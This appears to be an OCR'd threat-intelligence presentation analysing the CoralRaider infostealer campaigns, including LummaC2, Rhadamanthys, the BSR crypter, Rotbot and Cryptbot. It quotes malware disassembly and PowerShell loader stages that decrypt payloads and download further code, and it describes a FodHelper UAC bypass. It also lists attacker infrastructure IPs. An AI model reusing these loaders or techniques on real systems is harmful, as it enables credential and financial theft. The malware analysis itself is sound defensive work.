
- Sold in underground market for years
- Has custom obfuscation algorithm
- The C2 domains are encrypted with a symmetric algorithm
- Steals victim data including discord credentials

LummaC2



```
.text:00440724                 movups  xmm0, xmmword ptr ds:aD_3 ; "D\x00i\x00s\x00c\x00o\x00r\x00d"   Discord
.text:0044072B                 movups  xmmword ptr [ebx], xmm0
.text:0044072E                 movups  xmm0, xmmword ptr ds:byte_45CC80
.text:00440735                 movups  xmmword ptr [ebx+10h], xmm0
.text:00440739                 movups  xmm0, xmmword ptr ds:aD+4 ; "s\x00c\x00o\x00r\x00d\x00C\x00a\x00n"...
.text:00440740                 movups  xmmword ptr [ebx+20h], xmm0
.text:00440744                 movups  xmm0, xmmword ptr ds:aD+14
.text:0044074B                 movups  xmmword ptr [ebx+30h], xmm
.text:0044074F                 movdqu  xmm0, xmmword ptr ds:aD_0+
.text:00440757                 movdqu  xmmword ptr [ebx+40h], xmm
.text:0044075C                 mov     dword ptr [ebx+50h], 0
.text:00440763                 mov     eax, [esi+28h]
.text:00440766                 mov     [eax], ebx
.text:00440768                 lea     eax, [ebx+54h]
.text:0044076B                 mov     ecx, [esi+78h]
.text:0044076E                 mov     [ecx], eax
```

```
aD              db 'D',0,'i',0,'s',0,'c',0,'o',0,'r',0,'d',0,'C',0,'a',0,'n',0,'a',0,'r'
                                        ; DATA XREF: .text:00440663↑r   DiscordCanary
                                        ; .text:00440739↑r
                db 0,'y',0,0,0
aD_0            db 'D',0,'i',0,'s',0,'c',0,'o',0,'r',0,'d',0,'P',0,'T',0,'B',0
                                        ; DATA XREF: .text:00440679↑r   DiscordPTB
                                        ; .text:0044074F↑r
                db    0
                db    0
                db    0
```



```
fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2C0
 cmp byte ptr ds:[eax+ecx+1],0
 lea ecx,dword ptr ds:[ecx+1]
 jne fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2C0
```

```
fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2CA
 mov edx,ecx
 and edx,FFFFFFFC
 mov edi,ecx
 and edi,3
 mov ebx,ecx ; ebx:"op"
 or ebx,3 ; ebx:"op"
 imul ebx,edi ; ebx:"op"
 xor edi,3
 imul edi,edx
 add ebx,edi ; ebx:"op"
 shr ebx,2 ; ebx:"op"
 movzx edx,byte ptr ds:[eax+ecx-1]
 cmp edx,3D ; 3D:'='
 je fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2F6
```

```
fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F1
 cmp edx,2E ; 2E:'.'
 jne fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2F7
```


```
fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F6
 dec ebx ; ebx:"op"
```

```
fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F7
 movzx edx,byte ptr ds:[eax+ecx-2]
 cmp edx,3D ; 3D:'='
```

Rhadamanthys

- Advertised in underground in September 2022
- Author has released its newer version V0.6.0
- Attacker uses a Python executable as a loader

Rhadamanthys Cycle



Targeted process for injection

- "%Systemroot%\\system32\\dialer.exe"
- "%Systemroot%\\system32\\openwith.exe"

Python decoder script

Replaces binary code from 0 to 9 and decodes second stage

Unpacks the malware

Unpacks to a Custom magic header “XS”

Python injector

Allocates memory block and injects stealer to the process

BSR (Binary Stub Replacer) Crypter

- 73 BSR PyInstaller samples consisting of 32 unique BSR Crypters on VirusTotal
- BSR (Binary Stub Replacer) python script are based on
  - open-source Condor project
  - open-source Divinity Protector
- New ABD Downloader, used dead-drop resolver for configuration and download address.

BSR +
Rhadamanthys

BSR +
Mario Loader

BSR +
ABD Downloader

BSR +
Lumma Stealer

https://www.ciphertechsolutions.com/acce-release-notes-v2-5-20240520/

Attribution

Campaign 1 & Campaign 2

Summary

TTPs

lnk file->PowerShell ->hta->infostealer

Motivation


Focuses on stealing victims' credentials, financial data


UAC bypass

Executed through a "FoDHelper.exe" and abuses the "CurVer" registry key

Customer PowerShell


PowerShell script are similar






Campaign 1 & Campaign 2 Cont.


PowerShell decrypted script and download routine



```
$EqZtFek = 'AAAAAAAAAAAAAAAAAAAAAADRdU5zN37dt7MNgaAN2RgDXdIl49JoKGGUPzzqYvaZ6kKCWSYdDJeZRlXuUIVDU4+QIlvjCeGB1KtpHB7M
$sXfYX = 'dWxpRktBUXdQUGp0UWhPdnBkYVRGckd6SkRqdWVUYWg=';
$GZOnrUx = New-Object 'System.Security.Cryptography.AesManaged';
$GZOnrUx.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$GZOnrUx.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$GZOnrUx.BlockSize = 128;
$GZOnrUx.KeySize = 256;
$GZOnrUx.Key = [System.Convert]::FromBase64String($sXfYX);
$JVdif = [System.Convert]::FromBase64String($EqZtFek);
$LEqdDDAi = $JVdif[0..15];
$GZOnrUx.IV = $LEqdDDAi;
$roSsJmTrQ = $GZOnrUx.CreateDecryptor();
$VjUVHnxLv = $roSsJmTrQ.TransformFinalBlock($JVdif, 16, $JVdif.Length - 16);
$GZOnrUx.Dispose();
$aNNWqEw = New-Object System.IO.MemoryStream( , $VjUVHnxLv );
$sEFnPkn = New-Object System.IO.MemoryStream;
$zlHphSAfX = New-Object System.IO.Compression.GzipStream $aNNWqEw, ([IO.Compression.CompressionMode]::Decompress);
$zlHphSAfX.CopyTo( $sEFnPkn );
$zlHphSAfX.Close();
$aNNWqEw.Close();
[byte[]] $ixSHAc = $sEFnPkn.ToArray();
$EQtRI = [System.Text.Encoding]::UTF8.GetString($ixSHAc);
$EQtRI
```




```
$PJAsQqQ = 'AAAAAAAAAAAAAAAAAAAAAE9xNraxk6nXNMEZnNi5un1gwXNzdqqUGCFz/tAl0UIoGIW3c8a5FTgAimWNllMn5MRQXV0f2ndktB+ScJe
$cuVhk = 'RVRVd2h4RUJHUWNiTEZpbkN5SXhzUWRHeFN4V053THQ=';
$cttmLzkC = New-Object 'System.Security.Cryptography.AesManaged';
$cttmLzkC.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$cttmLzkC.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$cttmLzkC.BlockSize = 128;
$cttmLzkC.KeySize = 256;
$cttmLzkC.Key = [System.Convert]::FromBase64String($cuVhk);
$HiYKp = [System.Convert]::FromBase64String($PJAsQqQ);
$xvAueGsk = $HiYKp[0..15];
$cttmLzkC.IV = $xvAueGsk;
$rIhTDzTVS = $cttmLzkC.CreateDecryptor();
$XwpnnDrAK = $rIhTDzTVS.TransformFinalBlock($HiYKp, 16, $HiYKp.Length - 16);
$cttmLzkC.Dispose();
$UJFOKyfk = New-Object System.IO.MemoryStream( , $XwpnnDrAK );
$lnNgd = New-Object System.IO.MemoryStream;
$rHRHvioHs = New-Object System.IO.Compression.GzipStream $UJFOKyfk, ([IO.Compression.CompressionMode]::Decompress);
$rHRHvioHs.CopyTo( $lnNgd );
$rHRHvioHs.Close();
$UJFOKyfk.Close();
[byte[]] $aXUoDu = $lnNgd.ToArray();
$PKsIu = [System.Text.Encoding]::UTF8.GetString($aXUoDu);
$PKsIu
```



```
function SyI($jpL)
{$KEY = New-Object (EKe @(6321,6344,6359,6289,6330,6344,6341,6310,6351,6348,6344,6353,6359));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$HGG = $KEY.DownloadData($jpL);
return $HGG};

function EKe($wZF)
{$EPR=6243;
 $kPb=$Null;
 foreach($ygR in $wZF)
 {$kPb+=[char]($ygR-$EPR)};
 return $kPb};
```

Rotbot campaign



```
function ooa($FWk)
{$zmJ = New-Object (KTn @(6373,6396,6411,6341,6382,6396,6393,6362,6403,6400,6396,6405,6411));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$fVP = $zmJ.DownloadData($FWk);
return $fVP};

function KTn($OKX)
{$HeP=6295;
$yOX=$Null;
foreach($wwJ in $OKX)
{$yOX+=[char]($wwJ-$HeP)};
return $yOX};
```


Cryptbot campaign

Who Behind This

- Language preferences in naming their bots and PDB strings of the binaries
- Threat actor messages in their Telegram C2 bot
- Vietnamese words hardcoded in payload binary
- Attacker’s Telegram bot server is in Hanoi, Vietnam

CoralRaider's Telegram Environment

- Possibly infected their own environment while testing the bot.
- Telegram groups “Kiém tien tử Facebook,” “Mua Bán Scan MINI,” and “Mua Bán Scan Meta.”
- IP address 118[.]71[.]64[.]18 located in Hanoi, Vietnam



Search
Facebook Tống Văn ... 8:12 PM
tôi thấy bình thường mà
No Problem 8:11 PM
đã xong hết rồi em
14.225.210.98-Only-... 8:14 PM
You joined this channel
14.225.210.98-Onlin... 8:14 PM
You joined this channel
14.225.210.98-Debug... 8:16 PM
HWID: 957B430F8A78A0B...
1
Kiếm tiền từ Facebo... 8:16 PM
Duy: !! AVAIABLE FO...
4158
Mua Bán Scan MINI 8:16 PM
Jam: Bán lô limit 50 ttb J...
37901
Mua bán Scan Meta 8:16 PM
Duy: !! AVAIABLE F...
17858
Update Telegram
14.225.210.98-Online-Khuê
4 subscribers
MUTE

14.225.210.98-Online-Khuê
hi
3 7:11 PM

14.225.210.98-Online-Khuê
C83C7A7266F111B0B225.html
36.5 KB

📅 TIME: 1/5/2024 7:16:50 PM 📅

All Client: 1

❤️ Client Online: 1


🖤 Client Offline: 0

Update Data:
#C83C7A7266F111B0B225

Version: 5.0.0.0

IP Address: 1.53.33.221

OS: Windows 10 64 Bit




Search
Facebook Tống Văn ... 8:17 PM
